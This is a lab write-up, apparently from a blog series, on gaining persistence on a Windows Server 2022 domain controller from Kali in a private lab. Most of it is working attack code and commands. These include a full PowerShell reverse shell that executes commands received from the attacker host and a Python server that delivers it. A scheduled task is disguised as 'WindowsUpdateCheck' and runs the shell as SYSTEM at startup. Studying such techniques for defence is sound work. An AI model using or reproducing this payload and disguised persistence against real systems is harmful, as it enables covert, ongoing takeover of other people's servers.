Overview#
Fourth published post in this lab series. Same private environment — Kali Linux (192.168.1.39) against Windows Server 2022 on VMware Workstation. This lab covers two persistence techniques: a basic reverse shell via scheduled task, and a variant with a delayed start. No credentials needed here — this builds on the access established in the previous labs.
Part 1: Reverse Shell via Scheduled Task#
Step 1: Prepare the Reverse Shell Script#
Created a PowerShell script named update_check.ps1 on Kali. It opens a TCP connection back to the attacker on port 4444, reads commands, executes them, and returns output:
$client = New-Object System.Net.Sockets.TCPClient("192.168.1.39", 4444)
$stream = $client.GetStream()
$writer = New-Object System.IO.StreamWriter($stream)
$reader = New-Object System.IO.StreamReader($stream)
$writer.AutoFlush = $true

try {
    while ($true) {
        $command = $reader.ReadLine()
        if ($command -eq "exit") { break }
        $output = try {
            Invoke-Expression $command 2>&1 | Out-String
        } catch { "Error: $_" }
        $writer.WriteLine($output)
    }
} finally {
    $writer.Close()
    $reader.Close()
    $client.Close()
} Writing the reverse shell script in nano on Kali
 update_check.ps1 ready in the http-server directory
Step 2: Host the Script on Kali#
Started a Python HTTP server on port 80 to serve the script to the target:
sudo python3 -m http.server 80 HTTP server serving the payload on 0.0.0.0:80
Verified connectivity from the Windows Server using PowerShell:
Invoke-WebRequest -Uri "http://192.168.1.39/update_check.ps1"Response: StatusCode 200, StatusDescription OK — script accessible for download.
 200 OK confirmed — Windows Server can reach the Kali payload
Step 3: Set Up a Listener on Kali#
Started a Netcat listener on port 4444:
nc -lvnp 4444Then triggered the script from the Windows Server. The reverse shell connected back immediately:
connect to [192.168.1.39] from (UNKNOWN) [192.168.1.55] 26705
whoami     → nt authority\system
pwd        → C:\Windows\system32
hostname   → Group2
ipconfig → 192.168.1.55 Reverse shell connected — running as NT AUTHORITY\SYSTEM
Step 4: Create a Scheduled Task on Windows Server#
To make the reverse shell persistent (triggers on startup), deployed the script to the Tasks directory and registered a scheduled task:
$action = New-ScheduledTaskAction -Execute "powershell.exe" `
  -Argument "-ExecutionPolicy Bypass -File C:\Windows\System32\Tasks\update_check.ps1"

$trigger = New-ScheduledTaskTrigger -AtStartup

Register-ScheduledTask -Action $action -Trigger $trigger `
  -TaskName "WindowsUpdateCheck" `
  -Description "Updates system settings on startup" `
  -User "SYSTEM" -RunLevel Highest

Invoke-WebRequest -Uri "http://192.168.1.39/update_check.ps1" `
-OutFile "C:\Windows\System32\Tasks\update_check.ps1" WindowsUpdateCheck task registered and in Ready state
Step 5: Trigger and Test#
Verified the task fires correctly and the shell reconnects:
netstat -an Active connections confirming the reverse shell channel
Post-exploitation: ran systeminfo through the shell to confirm full system access:
 systeminfo returned over the shell — Primary Domain Controller, Windows Server 2022 Standard
